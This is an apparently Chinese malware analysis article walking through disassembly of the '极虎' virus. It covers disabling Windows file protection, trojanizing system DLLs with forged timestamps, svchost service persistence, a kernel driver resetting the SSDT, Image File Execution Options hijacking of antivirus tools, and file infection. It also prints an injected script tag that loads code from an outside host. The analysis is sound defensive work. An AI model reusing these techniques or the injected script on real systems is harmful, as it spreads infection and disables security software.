004020FF   call    [<&KERNEL32.LoadLibraryA>]
; \LoadLibraryA
00402105   mov     [ebp-64C], eax
0040210B   cmp     dword ptr [ebp-64C], 0
00402112   jnz     short 0040211E
00402114   jmp     00402305
00402119   jmp     00402305
0040211E   push    5
; /ProcNameOrOrdinal = #5
00402120   push  dword ptr [ebp-64C]  ; |hModule
00402126   call  [<&KERNEL32.GetProcAddress>]
; \GetProcAddress
```

上面的反汇编代码首先加载了 sfc_os.dll，然后用 GetProcAddress 定位其内部序号为 5 的一个函数，称之为“5 号函数”。而这个 5 号函数正是替换系统文件成功的关键，用它去掉了对系统 dll 文件的保护。通常，这个函数可以使得由参数指定的被保护文件在60秒内变为可修改和替换的文件，但实际测试后发现在 Windows XP 下是没有这个时间限制的。函数原型为：“SetSfcFileException (DWORD param1, PWCHAR param2, DWORD param3);”，param1 和 param3 为常量，分别设置为 0 和-1，param2 就是我们需要修改和替换的系统文件路径，如下面的调用可以替换的就是计算器程序的文件 calc.exe：“SetSfcFileException(0, L"c:\\windows\\system32 \\calc.exe",-1);”。

被病毒选中的文件是 appmgmts.dll，名不见经传的一个 dll，对这样不常用的 dll 做修改估计不容易被发现吧。wsprintfA 合成出了 appmgmts.dll 的确切地址 C:\WINDOWS\system32\appmgmts.dll，00401E0C 里的函数开始了替换过程。

```
00402262   push     eax ; /<%s>
00402263   lea      eax, [ebp-228] ; |
00402269   push     eax ; |<%s>
0040226A   push     004094BC
; |Format = "%s\system32\%s.dll"
0040226F   lea      eax, [ebp-758]; |
00402275   push     eax; |s
00402276   call  [<&USER32.wsprintfA>]; \wsprintfA
0040227C   add      esp, 10
0040227F   lea      eax, [ebp-758]
00402285   push     eax
00402286   call     00401E0C
```

由于篇幅所限，我们只列出 00401E0C 函数里起关键作用的几个 API 及动态调用的堆栈信息。首先是 CreateFileA 打开了当前存在的系统 appmgmts.dll，病毒用 GetFileTime 获取了 dll 的时间戳信息，包括创建时间、最后访问时间和最后修改时间，共三个。这里病毒想用磁盘文件写入的办法，将自身的恶意二进制代码写入到 appmgmts.dll 中，所以随后的是 SetFilePointer 的文件指针定位操作和 WriteFile 的写入操作。SetFilePointer 的 OffsetLo 参数为 0x03，从文件头开始越过了 3 个字节，因此 WriteFile 写入的字节数也就设置为：病毒文件大小–OffsetLo。写完之后，再次调用 SetFilePointer，将文

件指针定位到距起始位置 0x3CC00 处，该值正好是病毒文件 dbgt.exe 的大小。不过这次的目的是设置文件结尾，所以紧随其后的是 SetEndOfFile。我们知道文件修改之后，操作系统会根据当前时间自动设置文件的时间戳信息，按道理，此时的 appmgmts.dll 已被修改为病毒程序，时间戳也变成了当前值，如图 2 右边所示。这样和周围的系统 dll 不一样，岂不是很容易被发现吗？病毒的设计者早已想到这一点，所以刚才得到的系统 appmgmts.dll 时间戳在此有了用武之地，SetFileTime 又将时间戳改回了系统 appmgmts.dll 的时间。这样除了文件大小变了，其他的内容，包括时间，一切看起来完好如初。




图 2

```
0012EAC4  0012F828  FileName =
"C:\WINDOWS\system32\appmgmts.dll"
0012EAC8  C0000000  |Access =
GENERIC_READ|GENERIC_WRITE
0012EACC  00000000  |ShareMode = 0
0012EAD0  00000000  |pSecurity = NULL
0012EAD4  00000003  |Mode = OPEN_EXISTING
0012EAD8  00000000  |Attributes = 0
0012EADC  00000000  \hTemplateFile = NULL
```

第一次调用 SetFilePointer：

```
call    [<&KERNEL32.SetFilePointer>]
0012EAD0  000000E4  |hFile = 000000E4 (window)
0012EAD4  0000003C  |OffsetLo = 3C (60.)
0012EAD8  00000000  |pOffsetHi = NULL
0012EADC  00000000  \Origin = FILE_BEGIN
```

病毒代码写入系统 appmgmts.dll：

```
call    [<&KERNEL32.WriteFile>]
0012EACC  000000E4  |hFile = 000000E4 (window)
0012EAD0  00A30084  |Buffer = 00A30084
0012EAD4  0003CBC4  |nBytesToWrite = 3CBC4
(248772.)
0012EAD8  0012F314  |pBytesWritten = 0012F314
0012EADC  00000000  \pOverlapped = NULL
```

第二次调用 SetFilePointer：

```
call    [<&KERNEL32.SetFilePointer>] ; \SetFilePointer
0012EAD0  000000E4  |hFile = 000000E4 (window)
0012EAD4  0003CC00  |OffsetLo = 3CC00 (248832.)
0012EAD8  00000000  |pOffsetHi = NULL
0012EADC  00000000  \Origin = FILE_BEGIN
```

设置回系统 appmgmts.dll 的原始时间戳：

```
call    [<&KERNEL32.SetFileTime>]
```

```
0012EAD0  000000E4  |hFile = 000000E4 (window)
0012EAD4  0012F2F4  |pCreationTime = 0012F2F4
0012EAD8  0012F2FC  |pLastAccess = 0012F2FC
0012EADC  0012F304  \pLastWrite = 0012F304
```

移花接木的过程算是完成了，就差运行了，现在是万事俱备只欠东风啊。在这里运行就是小 case 了，用 SCManager 启动对应的系统服务就 OK 了。

```
00402297  push   dword ptr [ebp-120]
0040229D  call   [<&ADVAPI32.StartServiceA>]
; ADVAPI32.StartServiceA
004022A3  test   eax, eax
004022A5  jnz    short 004022AB
004022A7  jmp    short 004022F4
004022A9  jmp    short 004022F4
004022AB  push   dword ptr [ebp-64C]; /hLibModule
004022B1  call   [<&KERNEL32.FreeLibrary>]
; \FreeLibrary
```

稍早的代码用 ADVAPI32.OpenSCManagerA 打开了 SCManager，并打开了对应的服务，这里 StartServiceA 仅仅是一个启动的步骤而已。启动正常，用 FreeLibrary 释放掉对 sfc_os.dll 的加载。

病毒的安装和运行是建立在使用了 sfc_os.dll，解除了对系统文件的保护的基础上进行的。如果加载 sfc_os.dll 失败，不能解除对系统文件的保护，那病毒岂不是就束手无策了吗？确实，这正是一个预防病毒的尝试。然而，说它是尝试，并不是一种方法，是因为这样的尝试终归是要以失败而告终的。病毒早就预想到了这一点，在没有 sfc_os.dll 的情况下，仍然有第二条路可以达到其恶意目的。

备用的安装方法用到了 svchost.exe，这是一个共享进程，存在于%systemroot%/system32 目录下。我们知道随着 Windows 系统服务的不断增多，为了节省系统资源，微软把很多服务做成共享方式，交由 svchost.exe 进程来启动。这些系统服务是以动态链接库（dll）的形式实现的，它们把可执行程序指向 svchost，由 svchost 调用相应服务的动态链接库来启动服务。而同时因为 svchost 进程启动各种服务，所以病毒、木马也想尽办法来利用它，企图利用它的特性来迷惑用户，达到感染、入侵和破坏的目的，这里也不例外。

病毒首先查询注册表中有关 svchost 启动的系统服务信息，获得了经由 svchost 启动的系统服务名称列表。该类信息存放在 HKLM\SOFTWARE\ Microsoft\Windows NT\CurrentVersion\Svchost 的 netsvcs 子键之下。然后便是一个枚举过程，遍历所有的服务名，用 CreateServiceA 创建服务，直至有一个服务创建成功为止。在我们的实验机器上经过动态运行，病毒在创建名为“Iprip”的服务时取得了成功，其调用堆栈如下：

```
ADVAPI32.CreateServiceA
0012F314  0014BFD0  |hManager = 0014BFD0
```

```
    0012F318   0012F46A   |ServiceName = "Iprip"
    0012F31C   0012F46A   |DisplayName = "Iprip"
    0012F320   00000010   |DesiredAccess =
SERVICE_START
    0012F324   00000020   |ServiceType =
SERVICE_WIN32_SHARE_PROCESS
    0012F328   00000002   |StartType =
SERVICE_AUTO_START
    0012F32C   00000001   |ErrorControl =
SERVICE_ERROR_NORMAL
    0012F330   0012F938   |BinaryPathName =
"%SystemRoot%\System32\svchost.exe -k netsvcs"
    0012F334   00000000   |LoadOrderGroup = NULL
    0012F338   00000000   |pTagId = NULL
    0012F33C   00000000   |pDependencies = NULL
    0012F340   00000000   |ServiceStartName = NULL
    0012F344   00000000   \Password = NULL
```

我们看到服务的映像文件路径为"%SystemRoot%\System32\svchost.exe -k netsvcs"，意为以 svchost.exe 调用 netsvcs 参数，启动一组本地系统服务。至于要启动什么呢，我们继续往下看。随后，病毒进入注册表的修改流程。以上面的代码为例，合成了"Iprip.dll"的字符串，用注册表操作函数打开了 HKLM\SYSTEM\CurrentControlSet\ Services\项，找到 Iprip，在其中新建了一个子键 Parameters，子键下又建立了一个 REG_EXPAND_SZ 类型，名为 ServiceDll 的键值，值为 C:\WINDOWS\system32\Iprip.dll，如图 3 所示。病毒此举的目的是在调用 vchost.exe -k netsvcs 时，新建 Iprip 系统服务，而该服务的提供者正是 C:\WINDOWS\system32\Iprip.dll。其意图已经很明显了，Iprip.dll 应该就是极虎病毒的复制体。




图 3

让 Iprip.dll 变成病毒体的步骤和前面 appmgmts.dll 的移花接木过程一模一样，只不过此次嫁接的目标是 Iprip.dll 文件。此时的嫁接，系统中可能并不存在基础的目标文件，即原来就没有 Iprip.dll 的存在。那这次新产生的 Iprip.dll 本质上就是病毒程序 dbgt.exe 的一个副本。而且和 appmgmts.dll 不同的是，这种情况下产生的 Iprip.dll 的时间戳信息也无从伪造，只能是当前修改的系统时间了。

随后还是一样的 StartServiceA 启动服务的操作。至此，病毒嫁接运行的两步走，外加双保险的安装过程也就算完成了，在其完成自删除之后，就是病毒搞破坏的时候了。

病毒的自删除

病毒的删除也是由其自身来完成的，严格地说是借助其自身、已启动的系统服务的版本，即 appmgmts.dll 和 Iprip.dll。病毒的自我删除并没有采用常见的脚本方法，更没有使用什么高超的重写堆栈地址+DLL 的方法，而是采用了写说明文件的办法。

病毒在运行之后，会创建一个说明文件，将待处理的文件名，以及处理方法代码写入到这个文件中。随后病毒主体的处理例程读取这个文件，根据处理的方法代码对相应的文件采取合适的处理办法。




图 4

在这里，说明文件为 C:\DelInfo.bin，其内部的消息形式为"处理代码+处理文件名"，如图 4 所示。开始的四个字节按照小端序翻译为"0x00000001"，意为删除操作，后面的就是待删除的文件名 C:\V\dbgt.exe。我们在病毒的汇编代码中也找到了对应的代码，如图 5 所示，处理例程删除了 C:\V\dbgt.exe 之后，还将说明文件 DelInfo.bin 也一并删除，销声匿迹。




图 5

安装恶意驱动

极虎病毒运行之后，还会安装恶意的驱动文件，阻碍安全软件的正常执行。极虎安装的恶意驱动名为 Forter.sys，其具体过程如下。

病毒首先用 kernel32.GetSystemDirectoryA 取得系统的 system32 路径，然后向其中写入 Forter.sys。写入的例程在 004014ED 处，这里只截取了其中的部分代码。

```
    0040152F   and     dword ptr [ebp-34], 0
    00401533   lea     eax, [ebp-40]
    00401536   push    eax
    ; /ProcNameOrOrdinal
    00401537   push    004092F0
    ; |kernel32.dll
    0040153C   call    [<&KERNEL32.GetModuleHandleA>]
    ; |\GetModuleHandleA
    00401542   push    eax ; |hModule
    00401543   call    [<&KERNEL32.GetProcAddress>]
    ; \GetProcAddress
    00401549   mov     [ebp-8], eax
    0040154C   push    00409300 ; /file
    00401551   movzx   eax, word ptr [ebp+10]; |
    00401555   push    eax ; |ResourceName
```

```
00401556  push  dword ptr [ebp+C]  ; |hModule
00401559  call  [<&KERNEL32.FindResourceA>]
; \FindResourceA
0040155F  mov   [ebp-20], eax
00401562  push  dword ptr [ebp-20] ; /hResource
00401565  push  dword ptr [ebp+C] ; |hModule
00401568  call  [<&KERNEL32.SizeofResource>]
; \SizeofResource
0040156E  mov   [ebp-4], eax
00401571  push  dword ptr [ebp-20]
```

Forter.sys的二进制代码已经存储在病毒体内部，是以File类型的资源数据的形式存放的，故这里用到了FindResourceA读取出驱动的代码，并且SizeofResource取得了Forter.sys的文件大小。在这之后的必然是文件的写入操作，果然在004015E6和0040160C处，有kernel32.CreateFileA和KERNEL32.WriteFile，完成了Forter.sys从病毒内部到系统目录的迁移。

目前的病毒驱动，仅仅只是一个存在于磁盘上的文件而已，并没有被调用运行。因此驱动尚处于未激活状态，病毒下一步的行动就是激活驱动程序的运行。要激活这个驱动并不是什么难事，在Windows中建立合适的本地系统服务，启动就成。日后为了和驱动程序交互的方便，建立一个可以访问和控制的驱动设备也是必要的。

```
0040563C  push  0 ; /hTemplateFile = NULL
0040563E  push  80 ; |Attributes = NORMAL
00405643  push  3 ; |Mode = OPEN_EXISTING
00405645  push  0 ; |pSecurity = NULL
00405647  push  1 ; |ShareMode = FILE_SHARE_
READ
00405649  push  C0000000
; |Access = GENERIC_READ|GENERIC_WRITE
0040564E  push  0040986C ; |\\.\forter
00405653  call  [<&KERNEL32.CreateFileA>] ;
\CreateFileA
00405659  mov   [40B550], eax
……
0040569C  add   esp, 0C
0040569F  lea   eax, [ebp-1048]
004056A5  push  eax ; /Arg1
004056A6  call  00401194 ; \dbgt.00401194
004056AB  mov   [ebp-104C], eax
……
0040571B  push  0 ; /pOverlapped = NULL
0040571D  lea   eax, [ebp-14] ; |
00405720  push  eax ; |pBytesReturned
00405721  push  4 ; |OutBufferSize = 4
00405723  lea   eax, [ebp-20] ; |
00405726  push  eax ; |OutBuffer
00405727  push  4 ; |InBufferSize = 4
00405729  lea   eax, [ebp-1C] ; |
0040572C  push  eax  ; |InBuffer
0040572D  push  222193 ; |IoControlCode = 222193
00405732  push  dword ptr [40B550]
; |hDevice = FFFFFFFF
00405738  call  [<&KERNEL32.DeviceIoControl>]
; \DeviceIoControl
```

新建的设备驱动名为\\.\forter，这是病毒主体和驱动程序的第一次交互。在0040571B处是前者向驱动下达的重置SSDT的命令。而00401194处的子函数，正是读取中SSDT各服务函数的原始地址的。该函数内部有如下的代码片段：

```
00401297  push  1 ; /Flags = DONT_RESOLVE_
DLL_REFERENCES
00401299  push  0 ; |hFile = NULL
0040129B  lea   eax, [ebp-110] ; |
004012A1  push  eax ; |FileName
004012A2  call  [<&KERNEL32.LoadLibraryExA>]
; \LoadLibraryExA
004012A8  mov   [ebp-124], eax
004012AE  mov   eax, [ebp-124]
004012B4  mov   eax, [eax+3C]
004012B7  mov   ecx, [ebp-124]
004012BD  lea   eax, [ecx+eax+18]
004012C1  mov   [ebp-11C], eax
004012C7  mov   eax, [ebp+8]
004012CA  sub   eax, [ebp-114]
004012D0  mov   [ebp-118], eax
004012D6  je    short 004012ED
004012D8  mov   eax, [ebp-11C]
004012DE  mov   ecx, [ebp-118]
004012E4  cmp   ecx, [eax+38]
004012E7  jb    004013AF
004012ED  and   dword ptr [ebp-12C], 0
004012F4  and   dword ptr [ebp-128], 0
004012FB  push  004092D4
; /KeService DescriptorTable
00401300  push  dword ptr [ebp-124] ; |hModule
00401306  call  [<&KERNEL32. GetProcAddress>]
; \GetProcAddress
```

上面的代码用LoadLibraryExA加载了ntkrnlpa.exe，GetProcAddress取得KeServiceDescriptorTable的地址之后，转而得到各服务函数的原始地址。至于重置的具体工作，是由主体在将原始地址发送给\\.\forter之后，由后者来完成的，只有\\.\forter所处的安全级别才能完成这项高权限的工作。

在病毒执行的过程中，主体程序和\\.\forter之间通过DeviceIoControl进行了多次交互，由此见得，极虎的很多破坏活动是在\\.\forter的协助下才完成的。属于二者合作完成的恶意行为还包括对注册表的修改。本文由于篇幅所限，就不再列出具体代码，其操作的方法无外乎注册表访问的常用函数，如RegOpenKey、RegSetKeyValueExA和SHDeleteKeyA等，其修改的注册表项部分如下所述。

1）删除如下的注册表键，破坏进入安全模式：

```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Cont
rol\SafeBoot\Minimal
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Cont
rol\SafeBoot\Network
```

2）除了上文中提到的，增加的服务启动项之外，还增加了下面的若干注册表项，映像劫持，扰乱安全

软件的运行。其干扰的软件几乎覆盖了目前主流的安全程序，篇幅所限，暂不列出。

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\360safe.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ast.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\avp.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KVMonXP.kxp
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RavMonD.exe
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\修复工具.exe
```

感染文件

病毒感染文件采取的是遍历文件的方法，用到了FindFirstFileA和FindNextFileA这一系列函数，如果有识别到的目标文件，就执行相应的感染过程。极虎病毒的感染范围比较广泛，总的来说包括了网页文件、可执行程序、压缩文件和可移动磁盘这四大类，其主要的感染决策代码如下所示：

```
00406051  push  00409A5C ; /exe
00406056  push  dword ptr [ebp-10C] ; |String1
0040605C  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
00406062  test  eax, eax
00406064  jnz   short 00406077
00406066  lea   eax, [ebp-108]
0040606C  push  eax
0040606D  call  00406D98
00406072  jmp   00406152
00406077  push  00409A60 ; /htm
0040607C  push  dword ptr [ebp-10C] ; |String1
00406082  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
00406088  test  eax, eax
0040608A  je    short 004060CB
0040608C  push  00409A64  ; /html
00406091  push  dword ptr [ebp-10C] ; |String1
00406097  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
0040609D  test  eax, eax
0040609F  je    short 004060CB
004060A1  push  00409A6C ; /asp
004060A6  push  dword ptr [ebp-10C] ; |String1
004060AC  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
004060B2  test  eax, eax
004060B4  je    short 004060CB
004060B6  push  00409A70 ; /aspx
004060BB  push  dword ptr [ebp-10C] ; |String1
004060C1  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
004060C7  test  eax, eax
004060C9  jnz   short 004060D9
004060CB  lea   eax, [ebp-108]
004060D1  push  eax
004060D2  call  004059DC
004060D7  jmp   short 00406152
004060D9  push  00409A78 ; /rar
004060DE  push  dword ptr [ebp-10C] ; |String1
004060E4  call  [<&KERNEL32.lstrcmpiA>] ; \lstrcmpiA
004060EA  test  eax, eax
004060EC  jnz   short 00406152
004060EE  and   dword ptr [ebp-21C], 0
004060F5  push  0 ; /pThreadId = NULL
004060F7  push  0 ; |CreationFlags = 0
004060F9  lea   eax, [ebp-108] ; |
004060FF  push  eax ; |pThreadParm
00406100  push  00405B7B
; |ThreadFunction = dbgt.00405B7B
00406105  push  0  ; |StackSize = 0
00406107  push  0 ; |pSecurity = NULL
00406109  call  [<&KERNEL32.CreateThread>]
; \CreateThread
```

1）感染网页文件

判断采取何种感染策略，是在判断了文件的扩展名之后才得以做出的，我们先来看其对网页文件的感染过程。从上面的代码看出，属于网页感染范围的包括htm、html、asp和aspx四种文件，其感染过程由004060D2处调用的004059DC里的函数来执行。该函数的关键在以下几个API的调用上。

```
00405AA9  push  0 ; /hTemplateFile = NULL
00405AAB  push  80 ; |Attributes = NORMAL
00405AB0  push  3 ; |Mode = OPEN_EXISTING
00405AB2  push  0 ; |pSecurity = NULL
00405AB4  push  0 ; |ShareMode = 0
00405AB6  push  C0000000
; |Access = GENERIC_READ|GENERIC_WRITE
00405ABB  push  dword ptr [ebp+8] ; |FileName
00405ABE  call  [<&KERNEL32.CreateFileA>]
; \CreateFileA
00405B02  jmp   short 00405B6A
00405B04  push  2  ; /Origin = FILE_END
00405B06  push  0  ; |pOffsetHi = NULL
00405B08  push  0 ; |OffsetLo = 0
00405B0A  push  dword ptr [ebp-20]  ; |hFile
00405B0D  call  [<&KERNEL32.SetFilePointer>]
; \SetFilePointer
00405B13  push  0  ; /pOverlapped = NULL
00405B15  lea   eax, [ebp-1C]  ; |
00405B18  push  eax ; |pBytesWritten
00405B19  push  0040C690
; |/String = """02,"H",1D,"?",AB,"",80,"%",BB,"i?, 12,
"g$?",A0,"&?,AB,"",16,"",0F,"?,90,"U 蟸t",19,"妮刨 b  ",
1A,"??,98,"  ",1F," ",B7,"",1F,"oT0?A",A1,"",84, "kYA",
82,"峙迹?,7F,"",03,"k",16,"?達",83,"Z?,12,"u 硗?,03,"i",80,
"",8B,"鉈 m",1D,"""...
00405B1E  call  [<&KERNEL32.lstrlenA>]  ; |\lstrlenA
00405B24  push  eax  ; |nBytesToWrite
00405B25  push  0040C690  ; |Buffer = dbgt.0040C690
00405B2A  push  dword ptr [ebp-20]  ; |hFile
00405B2D  call  [<&KERNEL32.WriteFile>] ; \WriteFile
```

CreateFileA以OPEN_EXISTING为参数，打开现有的网页文件；SetFilePointer以FILE_END为参数，将文件指针定位到文件的末尾；最后的WriteFile向其中写入了一段数据，数据的值正是上面注释中标明的那一段乱

码，翻译过来之后为“<script type=" text javascript">http://web.nba1001.net:8888/tj/tongji.js</script>?”。因此极虎对网页文件的感染策略为：在页面的源代码之后添加一段恶意代码，让网页定位到自己的恶意页面上去，图 6 是极虎感染之后的页面文件源代码的效果图。



图 6

2）感染可执行文件

极虎对可执行文件的感染过程可谓还是有些技术含量的，它在 exe 文件的末尾添加了一个新的区段，并且修改程序的入口点，使得程序在运行时先执行了这个新的区段中的代码。极虎修改 exe 文件的代码位于 00406D98 处，其内部用 kernel32.CreateFileA 打开待修改的 exe 文件，CreateFileMappingA、MapViewOfFile 建立文件映射，最后 FlushViewOfFile 将写入到映射的数据刷新到文件。因此，原来正常的文件，经过感染之后就变成了图 7 的样子。这里被感染的就是病毒文件 dbgt.exe，即病毒将自身的另一个未激活的 exe 文件给感染了。在区段表中，增加了一个名为“.tc”的区段，注意看此时程序的入口点为 0x00044000，正好是.tc 段的 RVA，至此程序的入口点已经被修改为.tc 区段的首地址。

至于该如何修改区段，网上已经有了不少材料，这里便不再展开。我们重点关注的是这个新增加的区段到底是干什么的，先得把它转储出来。转储出来的区段大小正好为 244KB，其内部的二进制代码如图 8 所示。细心观察，可以发现.tc 段其实包含了两部分，一部分是先导代码，另外一部分则是一个 PE 文件的数据。图中 0x0297 的位置可以看到 PE 格式的“MZ”字样。

